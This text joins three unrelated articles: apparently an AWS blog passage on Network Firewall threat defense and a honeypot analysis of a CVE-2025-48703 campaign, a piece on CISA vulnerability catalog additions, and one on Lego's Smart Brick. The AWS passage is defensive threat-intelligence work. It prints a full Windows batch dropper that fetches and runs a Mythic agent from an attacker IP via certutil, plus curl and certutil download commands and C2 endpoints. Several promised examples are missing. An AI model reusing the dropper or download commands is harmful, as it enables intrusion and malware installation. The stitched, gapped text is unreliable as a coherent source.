If malware had somehow been delivered, it would attempt to phone home by connecting to the threat actor’s C2 server to receive instructions. At this point, another active threat defense layer activates. In Network Firewall, active threat defense implements mechanisms across multiple protocol layers to identify and block C2 communications before they facilitate sustained malicious operations. At the DNS layer, Network Firewall blocks resolution requests for known-malicious C2 domains, preventing malware from discovering where to connect. At the TCP layer, Network Firewall blocks direct connections to C2 IP addresses and ports. At the TLS layer—as described in Step 5—Network Firewall uses SNI inspection and fingerprinting techniques—or full decryption when enabled—to identify encrypted C2 traffic. Network Firewall blocks the outbound connection to the known-malicious C2 infrastructure, severing the threat actor’s ability to control the infected workload. Even if malware is present on the compromised workload, it’s effectively neutralized by being isolated and unable to communicate with its operator. Similarly, threat detection findings are created in Amazon GuardDuty for attempts to connect to the C2, so you can initiate incident response workflows. The following table lists examples of C2 frameworks that MadPot and our internet-wide scans have observed over the past 90 days:
Command and control frameworks
Adaptix
Metasploit
AsyncRAT
Mirai
Brute Ratel
Mythic
Cobalt Strike
Platypus
Covenant
Quasar
Deimos
Sliver
Empire
SparkRAT
Havoc
XorDDoS
Step 7: Attack objectives blocked
Without C2 connectivity, the threat actor cannot steal data or exfiltrate credentials. The layered approach used by active threat defense means threat actors must succeed at every step, while you only need to block one stage to stop the activity. This defense-in-depth approach reduces risk even if some defense layers have vulnerabilities. You can track active threat defense actions in the Network Firewall alert log.
Real attack scenario – Stopping a CVE-2025-48703 exploitation campaign
In October 2025, AWS MadPot honeypots began detecting an attack campaign targeting Control Web Panel (CWP)—a server management platform used by hosting providers and system administrators. The threat actor was attempting to exploit CVE-2025-48703, a remote code execution vulnerability in CWP, to deploy the Mythic C2 framework. While Mythic is an open source command and control platform originally designed for legitimate red team operations, threat actors also adopt it for malicious campaigns. The exploit attempts originated from IP address 61.244.94[.]126, which exhibited characteristics consistent with a VPN exit node.
To confirm vulnerable targets, the threat actor attempted to execute operating system commands by exploiting the CWP file manager vulnerability. MadPot honeypots received exploitation attempts like the following example using the whoami command:
While this specific campaign didn’t use OAST callbacks for vulnerability confirmation, MadPot observes similar CVE-2025-48703 exploitation attempts using OAST callbacks like the following example:
After the vulnerable systems were identified, the attack moved immediately to payload delivery. MadPot captured infection attempts targeting both Linux and Windows workloads. For Linux targets, the threat actor used curl and wget to download the malware:
When MadPot honeypots observe these exploitation attempts, they download the malicious payloads the same as vulnerable servers would. MadPot uses these observations to extract threat indicators at multiple layers of analysis.
Layer 1 — MadPot identified the staging URLs and underlying IP addresses hosting the malware:
Layer 2 – MadPot’s analysis of the malware revealed that the Windows batch file (SHA256: 6ec153a1...) contained logic to detect system architecture and download the appropriate Mythic agent:
@echo off
setlocal enabledelayedexpansion
set u64="hxxp://196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=w64&stage=true"
set u32="hxxp://196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=w32&stage=true"
set v="C:\Users\Public\350b0949tcp.exe"
del %v%
for /f "tokens=*" %%A in ('wmic os get osarchitecture ^| findstr 64') do (
set "ARCH=64"
)
if "%ARCH%"=="64" (
certutil.exe -urlcache -split -f %u64% %v%
) else (
certutil.exe -urlcache -split -f %u32% %v%
)
start "" %v%
exit /b 0
The Linux script (SHA256: bdf17b30...) supported x86_64, i386, i686, aarch64, and armv7l architectures:
Layer 3 – By analyzing these staging scripts and referenced infrastructure, MadPot identified additional threat indicators revealing Mythic C2 framework endpoints:
Health check endpoint
196.251.116[.]232:7443 and vc2.b1ack[.]cat:7443
HTTP listener
196.251.116[.]232:80 and vc2.b1ack[.]cat:80
Within 30 minutes of MadPot’s analysis, Network Firewall instances globally deployed protection rules targeting every layer of this attack infrastructure. Vulnerable CWP installations remained protected against this campaign because when the exploit tried to execute curl -fsSL -m180 hxxp://vc2.b1ack[.]cat:28571/slt or certutil.exe -urlcache -split -f hxxp://vc2.b1ack[.]cat:28571/swt Network Firewall would have blocked both resolution of vc2.b1ack[.]cat domain and connections to 196.251.116[.]232:28571 for as long as the infrastructure was active. The vulnerable application might have executed the exploit payload, but Network Firewall blocked the malware download at the network layer.
Even if the staging scripts somehow reached a target through alternate means, they would fail when attempting to download Mythic agent binaries. The architecture-specific URLs would have been blocked. If a Mythic agent binary was somehow delivered and executed through a completely different infection vector, it still could not establish command-and-control. When the malware attempted to connect to the Mythic framework’s health endpoint on port 7443 or the HTTP listener on port 80, Network Firewall would have terminated those connections at the network perimeter.
This scenario shows how the active threat defense intelligence pipeline disrupts different stages of threat activities. This is the Swiss cheese model in practice: even when one defensive layer (for example OAST blocking) isn’t applicable, subsequent layers (downloading hosted malware, network behavior from malware, identifying botnet infrastructure) provide overlapping protection. MadPot analysis of the attack reveals additional threat indicators at each layer that would protect customers at different stages of the attack chain.
For GuardDuty customers with unpatched CWP installations, this meant they would have received threat detection findings for communication attempts with threat indicators tracked in active threat detection. For Network Firewall customers using active threat detection, unpatched CWP workloads would have automatically been protected against this campaign even before this CVE was added to the CISA Known Exploitable Vulnerability list on November 4.
Conclusion
AWS active threat defense for Network Firewall uses MadPot intelligence and multi-layered protection to disrupt attacker kill chains and reduce the operational burden for security teams. With automated rule deployment, active threat defense creates multi-layered defenses within 30 minutes of new threats being detected by MadPot. Amazon GuardDuty customers automatically receive threat detection findings when workloads attempt to communicate with malicious infrastructure identified by active threat defense, while AWS Network Firewall customers can actively block these threats using the active threat defense managed rule group. To get started, see Improve your security posture using Amazon threat intelligence on AWS Network Firewall.
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
The US Cybersecurity and Infrastructure Security Agency (CISA) added both a newly discovered flaw and a much older one to its catalog of Known Exploited Vulnerabilities (KEV).
The KEV catalog gives Federal Civilian Executive Branch (FCEB) agencies a list of vulnerabilities that are known to be exploited in the wild, along with deadlines for when they must be patched. In both of these cases, the due date is January 28, 2026.
But CISA alerts are not just for government agencies. They also provide guidance to businesses and end users about which vulnerabilities should be patched first, based on real-world exploitation.
A critical flaw in HPE OneView
The recently found vulnerability, tracked as CVE-2025-37164, carries a CVSS score of 10 out of 10 and allows remote code execution. The flaw affects HPE OneView, a platform used to manage IT infrastructure, and a patch was released on December 17, 2025.
This critical vulnerability allows a remote, unauthenticated attacker to execute code and potentially gain large-scale control over servers, firmware, and lifecycle management. Management platforms like HPE OneView are often deployed deep inside enterprise networks, where they have extensive privileges and limited monitoring because they are trusted.
The cybersecurity dinosaur here is a vulnerability in Microsoft PowerPoint, tracked as CVE-2009-0556, that dates back more than 15 years. It affects:
Microsoft Office PowerPoint 2000 SP3
PowerPoint 2002 SP3
PowerPoint 2003 SP3
PowerPoint in Microsoft Office 2004 for Mac
The flaw allows remote attackers to execute arbitrary code by tricking a victim into opening a specially crafted PowerPoint file that triggers memory corruption.
In the past, this vulnerability was exploited by malware known as Apptom. CISA rarely adds vulnerabilities to the KEV catalog based on ancient exploits, so the “sudden” re‑emergence of the 2009 PowerPoint vulnerability suggests attackers are targeting still‑deployed legacy Office installs.
Successful exploitation can allow attackers to run arbitrary code, deploy malware, and establish a foothold for lateral movement inside a network. Unlike the HPE OneView flaw, this attack requires user interaction—the target must open the malicious PowerPoint file.
Stay safe
When it comes to managing vulnerabilities, prioritizing which patches to apply is an important part of staying safe. So, to make sure you don’t fall victim to exploitation of known vulnerabilities:
Keep an eye on the CISA KEV catalog as a guide of what’s currently under active exploitation.
Update as fast as you can without interrupting daily routine.
Use a real-time up-to-date anti-malware solution to intercept exploits and malware attacks.
Don’t open unsolicited attachments without verifying with the—trusted—sender.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Lego just made what it claims is its most important product release since it introduced minifigures in 1978. No, it’s not yet another brand franchise. It’s a computer in a brick.
Called the Smart Brick, it’s part of a broader system called Smart Play that Lego hopes will revolutionize your child’s interaction with Lego.
These aren’t your grandma’s Lego bricks. The 2×4 techno-brick houses a custom ASIC chip that Lego says is smaller than a single Lego stud, measuring about 4.1mm. Inside are accelerometers, light and sound sensors, an LED array, and a miniature speaker with an onboard synthesizer that generates sound effects in real time, rather than just playing pre-recorded clips.
How the pieces talk to each other
The bricks charge wirelessly on a dedicated pad and contain batteries that Lego says can last for years. They also communicate with each other to trigger actions, such as interactive sound effects.
This is where the other Smart Play components come in: Smart Tags and Smart Minifigures. The 2×2 stud-less Smart Tags contain unique digital IDs that tell bricks how to behave. A helicopter tag, for example, might trigger propeller sounds.
There’s also a Neighbor Position Measurement system that detects brick proximity and orientation. So a brick might do different things as it gets closer to a Smart Tag or Smart Minifigure, for example.
However, Lego says its proprietary Bluetooth-based protocol, called BrickNet, comes with encryption and built-in privacy controls.
One clear upside is that the system doesn’t need an internet connection for these devices to work, and there are no screens or companion apps involved either. For parents weary of reading about children’s apps quietly harvesting data, that alone will come as a relief.
Lego also makes specific privacy assurances. Yes, there’s a microphone in the Smart Brick, but no, it doesn’t record sound (it’s just a sensor), the company says. There are no cameras either.
Perhaps the biggest relief of all, though, is that there’s no AI in this brick.
At a time when “AI-powered” is being sprinkled over everything from washing machines to toilets, skipping AI may be the smartest design decision here. AI-driven toys come with their own risks, especially when children don’t get a meaningful choice about how that technology behaves once it’s out of the box.
Should it? The best response comes from my seven-year-old, scoffing,
“Kids can make enough annoying noises themselves.”
We won’t have long to wait to find out. Lego announced Lucasafilm as its first Smart Play partner when it unveiled the system at CES 2026 in Las Vegas this week, and pre-orders open on January 9. The initial lineup includes three kits: Tie Fighters, X-Wings, and A-Wings, complete with associated scenery.
Expect lots of engine, laser, and light sabre sounds from those rigs—and perhaps a lack of adorable sound effects from your kids when the blocks start doing the work. That makes us a little sad.
More optimistically, perhaps there are opportunities for creative play, such as devices that spin, flip, and light up based on their communications with other bricks. That could turn this into more of a experiment in basic circuitry and interaction than a simple noise-making device. One of the best things about watching kids play is how far outside the box they think.
Whatever your view on Lego’s latest development, it doesn’t seem like it’ll let people tailor advertising to your kids, whisper atrocities at them from afar, or hack your home network. That, at the very least, is a win.
We don’t just report on data privacy—we help you remove your personal information
Cybersecurity risks should never spread beyond a headline. With Malwarebytes Personal Data Remover, you can scan to find out which sites are exposing your personal information, and then delete that sensitive data from the internet.